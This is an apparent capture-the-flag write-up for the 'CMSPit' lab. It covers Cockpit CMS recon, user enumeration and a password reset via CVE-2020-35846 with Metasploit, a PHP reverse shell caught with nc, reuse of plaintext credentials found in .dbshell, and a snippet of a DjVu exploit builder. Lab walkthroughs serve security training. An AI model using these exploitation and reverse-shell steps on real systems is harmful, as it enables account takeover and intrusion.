

CMSPit

- As usual we can start with basic recon and enumeration of our target
- A quick Nmap scan reveals that we have 2 open ports `port 80 and 22`
- For directory busting I used `dirsearch` to do explore the site to see which paths seemed interesting

```
[09:56:52] Starting:
[09:57:04] 403 - 278B - /!.gitignore
[09:57:07] 403 - 278B - /%2e%2e;/test
[09:57:46] 403 - 278B - /acceptance_config.yml
[09:57:53] 301 - 315B - /addons → http://10.112.163.32/addons/
[09:59:11] 403 - 278B - /admission_controller_config.yml
[09:59:22] 404 - 0B - /api/
[09:59:22] 401 - 24B - /api/_swagger_/
[09:59:22] 401 - 24B - /api/2/issue/createmeta
[09:59:22] 401 - 24B - /api/2/explore/
[09:59:23] 401 - 24B - /api/_swagger_/
[09:59:23] 401 - 24B - /api/apidocs/swagger.json
[09:59:23] 401 - 24B - /api/apidocs
[09:59:23] 401 - 24B - /api/batch
[09:59:23] 401 - 24B - /api/api-docs
[09:59:23] 401 - 24B - /api/application.wadl
[09:59:23] 401 - 24B - /api/cask/graphql
[09:59:23] 401 - 24B - /api/index.html
[09:59:23] 401 - 24B - /api/config
[09:59:23] 401 - 24B - /api/api
[09:59:23] 401 - 24B - /api/jsonws
[09:59:24] 401 - 24B - /api/docs
[09:59:24] 401 - 24B - /api/jsonws/invoke
[09:59:24] 401 - 24B - /api/error_log
[09:59:24] 401 - 24B - /api/docs/
[09:59:24] 401 - 24B - /api/login.json
[09:59:24] 401 - 24B - /api/swagger
[09:59:24] 401 - 24B - /api/profile
[09:59:24] 401 - 24B - /api/swagger.json
[09:59:24] 401 - 24B - /api/swagger.yml
[09:59:24] 401 - 24B - /api/spec/swagger.json
[09:59:24] 401 - 24B - /api/proxy
[09:59:24] 401 - 24B - /api/snapshots
[09:59:24] 401 - 24B - /api/package_search/v4/documentation
[09:59:24] 401 - 24B - /api/swagger/static/index.html
[09:59:24] 401 - 24B - /api/swagger.yml
[09:59:25] 401 - 24B - /api/v1/
[09:59:25] 401 - 24B - /api/swagger/index.html
[09:59:25] 401 - 24B - /api/timelion/run
[09:59:25] 401 - 24B - /api/swagger-ui.html
[09:59:25] 401 - 24B - /api/v1
[09:59:25] 401 - 24B - /api/swagger/ui/index
[09:59:25] 401 - 24B - /api/swagger/swagger
[09:59:25] 401 - 24B - /api/v1/swagger.json
[09:59:25] 401 - 24B - /api/v2/helpdesk/discover
[09:59:25] 401 - 24B - /api/v2/
[09:59:25] 401 - 24B - /api/v2
[09:59:25] 401 - 24B - /api/v1/swagger.yml
[09:59:25] 401 - 24B - /api/v2/swagger.yml
[09:59:25] 401 - 24B - /api/v2/swagger.json
[09:59:25] 401 - 24B - /api/v3
[09:59:25] 401 - 24B - /api/vendor/phpunit/phpunit/phpunit
[09:59:25] 401 - 24B - /api/v4
[09:59:26] 401 - 24B - /api/version
[09:59:26] 401 - 24B - /api/whoami
[09:59:36] 403 - 278B - /appveyor.yml
[09:59:41] 403 - 278B - /assets/
[09:59:41] 301 - 315B - /assets → http://10.112.163.32/assets/
[09:59:41] 403 - 278B - /assets/pubspec.yml
[09:59:43] 200 - 33B - /auth
[09:59:47] 200 - 2KB - /auth/login
[09:59:51] 403 - 278B - /azure-pipelines.yml
[10:00:06] 403 - 278B - /behat.yml
[10:00:11] 403 - 278B - /bitbucket-pipelines.yml
[10:00:48] 403 - 278B - /circle.yml
[10:00:55] 403 - 278B - /clients.sqlite
```

```

[10:00:59] 403 - 278B - /codeception.yml
[10:01:04] 200 - 456B - /composer.json
[10:01:11] 403 - 278B - /config.yml
[10:01:25] 200 - 4KB - /CONTRIBUTING.md
[10:01:30] 403 - 278B - /cp/
[10:01:30] 403 - 278B - /cp/
[10:01:31] 403 - 278B - /cp/Shares?user=6protocol=webaccess&v=2.3
[10:01:35] 404 - 0B - /csp/gateway/slc/api/swagger-ui.html
[10:01:38] 403 - 278B - /customers.sqlite
[10:01:41] 403 - 278B - /data.sqlite
[10:01:44] 403 - 278B - /database.yml
[10:01:44] 403 - 278B - /database.sqlite
[10:01:45] 403 - 278B - /databases.yml
[10:01:47] 403 - 278B - /db.sqlite
[10:01:48] 403 - 278B - /db.yaml
[10:01:49] 403 - 278B - /db1.sqlite
[10:01:59] 403 - 278B - /devdata.db
[10:02:04] 403 - 278B - /docker-compose.yml
[10:02:04] 403 - 278B - /docker-compose-dev.yml
[10:02:04] 200 - 738B - /Dockerfile
[10:02:05] 404 - 0B - /doc/api/
[10:02:16] 403 - 278B - /dump.sqlite
[10:02:25] 403 - 278B - /ehthumbs.db
[10:03:23] 403 - 278B - /Homestead.yaml
[10:03:35] 301 - 316B - /install → http://10.112.163.32/install/
[10:03:37] 302 - 0B - /install/ → /
[10:03:37] 302 - 0B - /install/index.php?upgrade/ → /
[10:03:50] 301 - 312B - /lib → http://10.112.163.32/lib/
[10:03:50] 403 - 278B - /lib/
[10:03:52] 200 - 1KB - /LICENSE
[10:03:58] 403 - 278B - /log.sqlite
[10:04:07] 403 - 278B - /logs.sqlite
[10:04:11] 403 - 278B - /manifest.yml
[10:04:18] 403 - 278B - /members.sqlite
[10:04:22] 403 - 278B - /META.yml
[10:04:25] 403 - 278B - /mkdocs.yml
[10:04:29] 301 - 316B - /modules → http://10.112.163.32/modules/
[10:04:29] 403 - 278B - /modules/
[10:04:36] 403 - 278B - /mysqlitedb.db
[10:05:16] 200 - 444B - /package.json
[10:05:23] 403 - 278B - /password.sqlite
[10:05:24] 403 - 278B - /passwords.sqlite
[10:05:27] 403 - 278B - /phinx.yml
[10:05:28] 403 - 278B - /personal.sqlite
[10:05:49] 403 - 278B - /phpspec.yml
[10:06:02] 403 - 278B - /private.sqlite
[10:06:09] 403 - 278B - /pwd.db
[10:06:13] 200 - 2KB - /README.md
[10:06:23] 404 - 0B - /rest/api/2/dashboard
[10:06:23] 404 - 0B - /rest/api/2/issue/createmeta
[10:06:23] 404 - 0B - /rest/api/latest/groupuserpicker
[10:06:24] 404 - 0B - /rest/api/2/project
[10:06:34] 403 - 278B - /schema.yml
[10:06:42] 403 - 278B - /server-status
[10:06:42] 403 - 278B - /server-status/
[10:07:12] 403 - 278B - /spwd.db
[10:07:18] 404 - 0B - /ssc/api/v1/bulk
[10:07:21] 404 - 0B - /static/api/swagger.yaml
[10:07:22] 404 - 0B - /static/api/swagger.json
[10:07:23] 403 - 278B - /storage/
[10:07:23] 301 - 316B - /storage → http://10.112.163.32/storage/
[10:07:31] 403 - 278B - /swagger.yaml
[10:07:42] 403 - 278B - /test.sqlite
[10:07:48] 403 - 278B - /thumbs.db
[10:07:48] 403 - 278B - /Thumbs.db
[10:08:04] 403 - 278B - /users.db

```

- We see some interesting json files. Particularly in `package.json` we can see some exposed information where we see the cockpit version: `0.11.1`

```

name: "cockpit-next"
version: "0.11.1"
license: "MIT"
▼ scripts:
  build: "npm run build-style && npm run build-components"
  ▼ build-style: "lessc assets/app/css/style.less > assets/app/css/style.css -x"
  ▼ build-components: "riot modules/Cockpit/assets/components modules/Cockpit/assets/components.js"
  watch: "npm run watch-style & npm run watch-components"
  ▼ watch-style: "watch-run -i -p 'assets/app/css/**/*.less' npm run build-style"
  ▼ watch-components: "watch-run -i -p 'modules/Cockpit/assets/components/*.tag' npm run build-components"
  docker-init: "docker build -t cockpit/dev ."
  ▼ docker: "docker run -p 8080:80 -v $PWD:/var/www/html cockpit/dev & open http://localhost:8080/install"
▼ devDependencies:
  less: "^2.6.0"
  riot-cli: "^3.0.0"
  watch-run: "^1.2.4"
▼ dependencies:
  opencollective: "^1.0.3"
▼ collective:
  type: "opencollective"
  url: "https://opencollective.com/cockpit"
  logo: "https://opencollective.com/opencollective/logo.txt"

```


- Now we are asked to find out which path can be used for user enumeration. I decided to further perform directory busting a bit deeper using the auth endpoint using both

Dirsearch and Feroxbuster

```
[11:35:39] 200 - 33B - /auth/index
[11:35:52] 200 - 2KB - /auth/login
[11:35:53] 200 - 2KB - /auth/login/admin/admin.asp
[11:35:53] 200 - 2KB - /auth/login/
[11:35:53] 200 - 2KB - /auth/login/admin/
[11:35:53] 200 - 2KB - /auth/login/index
[11:35:53] 200 - 2KB - /auth/login/login
[11:35:53] 200 - 2KB - /auth/login/oauth/
[11:35:53] 200 - 2KB - /auth/login/cpanel.aspx
[11:35:53] 200 - 2KB - /auth/login/cpanel.jsp
[11:35:53] 200 - 2KB - /auth/login/administrator/
[11:35:53] 200 - 2KB - /auth/login/cpanel.html
[11:35:53] 200 - 2KB - /auth/login/cpanel.php
[11:35:53] 200 - 2KB - /auth/login/cpanel/
[11:35:53] 200 - 2KB - /auth/login/cpanel.js
[11:35:53] 200 - 2KB - /auth/login/super
```

```
200 GET 1l 5w 33c http://10.112.163.32/auth
200 GET 152l 315w 5589c http://10.112.163.32/auth/login
200 GET 1l 5w 33c http://10.112.163.32/auth/index
200 GET 152l 315w 5589c http://10.112.163.32/auth/Login
500 GET 18l 42w 648c http://10.112.163.32/auth/module
500 GET 18l 42w 648c http://10.112.163.32/auth/helper
200 GET 119l 245w 4019c http://10.112.163.32/auth/forgotpassword
200 GET 1l 5w 33c http://10.112.163.32/auth/Index
500 GET 18l 42w 648c http://10.112.163.32/auth/Module
200 GET 119l 245w 4019c http://10.112.163.32/auth/forgotPassword
500 GET 18l 42w 648c http://10.112.163.32/auth/render
500 GET 18l 42w 648c http://10.112.163.32/auth/Helper
200 GET 152l 315w 5589c http://10.112.163.32/auth/LOGIN
412 GET 1l 2w 26c http://10.112.163.32/auth/resetpassword
```

- Some interesting endpoints but none were the right answer
- So, we try to interact with the application with the DevTools open. This showed an interesting result in the Network tab when login was attempted



- A POST request to `auth/check` that returns a "User not found" response, meaning we can use this for user enumeration
- Cockpit Version `0.11.1` is vulnerable to `CVE-2020-35846`.
- Utilizing Metasploit to execute the exploit, we are able to enumerate our users

```
msf exploit(multi/http/cockpit_cms_rce) > set RHOSTS http://10.112.163.32
RHOSTS => http://10.112.163.32
msf exploit(multi/http/cockpit_cms_rce) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Attempting Username Enumeration (CVE-2020-35846)
[+] Found users: ["admin", "darkStar7471", "skidy", "ekoparty"]
```

- For the path that allows us to change user accounts, from our earlier enumeration, we see 2 potential paths that allow for password reset: the `/auth/forgotpassword` and

`auth/resetpassword`. The latter is the correct one but requires a token to be able to access it.

- Since we are asked to identify user `skidy`'s email, we can set the user in Metasploit and run the exploit

```
*] Obtaining user info
*] user: skidy
*] email: skidy@tryhackme.fakemail
*] active: true
*] group: admin
*] i18n: en
*] api_key: account-21ca3cfc400e3e565cfcb0e3f6b96d
*] password: $2y$10$uizPeUQNErlnYxbI5PsnLurWgvhOCW2LbPovpL05XTWY.jCUave6S
*] name: Skidy
*] _modified: 1621719311
*] _created: 1621719311
*] _id: 60a9790f393037a2e400006a
*] _reset_token: rp-6563ad0e8017b6c5d92899051ad2a54f6a4699f96dd0d
*] md5email: 5dfac21f8549f298b8ee60e4b90c0e66
+] Changing password to tg0vRVCSCa
```

- By running the exploit, we see skidy's email: `skidy@tryhackme.fakemail` as well as being able to see the group and reset their password, which we can use to authenticate.
- To find our flag we can use the `finder` in the CMS and we see some code files and specifically: `webflag.php` that contains our flag:

`webflag.php`

```
1 <?php
2     $flag = "t{hm{f158bea70731c48b05657a02aaf955626d78e9fb}}";
3 ?>
4
```

- For the next phase, we need to compromise the machine. Since we see that it is running `php` we can attempt to obtain a PHP Reverse shell via file upload of a malicious PHP file
- We are able to upload the malicious file via our cockpit interface

<code>php-reverse-shell.php</code>	5.37 KB	Jul 2, 2026	
<code>README.md</code>	2.2 KB	Sep 9, 2020	
<code>webflag.php</code>	74 Bytes	May 22, 2021	

- Once we access the file while having a listener setup, we obtain a reverse shell

```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.144.254] from (UNKNOWN) [10.112.163.32] 57232
Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
11:28:50 up 4:35, 0 users, load average: 0.01, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

- Now we are asked to find the document database. By exploring in the `home/stux` folder we see some interesting files worth looking into. In the `.dbshell` file we see some of

the commands that were used to interact with the db and there we see our flag

```
$ cat .dbshell
show
show dbs
use admin
use sudousersbak
show dbs
db.user.insert({name: "stux", name: "p4ssw0rdhack3d!123"})
show dbs
use sudousersbak
show collections
db
show
db.collectionName.find()
show collections
db.collection_name.find().pretty()
db.user.find().pretty()
db.user.insert({name: "stux"})
db.user.find().pretty()
db.flag.insert({name: "thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}"})
show collections
db.flag.find().pretty()
```

- It is also possible to find our flag via the mongodb shell in the `sudousersbak` database

```
db.flag.find()
{ "_id" : ObjectId("60a89f3aaadffb0ea68915fb"), "name" : "thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}" }
```

- The next challenge asks to obtain the flag that is in `user.txt`. If we try to access the file we get a 'permission denied' error
- Now since we have some credentials in the `db.shell` file, we can try to ssh into our machine using them. If we list the directory contents we see the `user.txt` file which we can access and find our flag.

```
stux@ubuntu:~$ ls -la
total 44
drwxr-xr-x 4 stux stux 4096 May 22 2021 .
drwxr-xr-x 3 root root 4096 May 21 2021 ..
-rw-r--r-- 1 root root  74 May 22 2021 .bash_history
-rw-r--r-- 1 stux stux  220 May 21 2021 .bash_logout
-rw-r--r-- 1 stux stux 3771 May 21 2021 .bashrc
drwx----- 2 stux stux 4096 May 21 2021 .cache
-rw-r--r-- 1 root root  429 May 21 2021 .dbshell
-rwxrwxrwx 1 root root    0 May 21 2021 .mongorc.js
drwxrwxr-x 2 stux stux 4096 May 21 2021 .nano
-rw-r--r-- 1 stux stux  655 May 21 2021 .profile
-rw-r--r-- 1 stux stux    0 May 21 2021 .sudo_as_admin_successful
-rw----- 1 stux stux  46 May 22 2021 user.txt
-rw-r--r-- 1 root root  312 May 21 2021 .wget-hsts
stux@ubuntu:~$ cat user.txt
thm{c5fc72c48759318c78ec88a786d7c213da05f0ce}
stux@ubuntu:~$ |
```

- Next we can try to escalate privileges, If we run `sudo -l`, we see the list of sudo commands we are allowed to use as stux

- For our question about the utility used to create the PoC file, if we look at our code, we see that it is `djvumake`

```
# Run djvumake
subprocess.run(['djvumake', 'exploit.djvu', "INFO=1,1", 'BGjp=/dev/null', 'ANTz=payload.bzz'])

print("{blue}PREPARE: {gold}DjVu file created!{no}".format(blue=color.blue, gold=color.gold, no=color.no))
```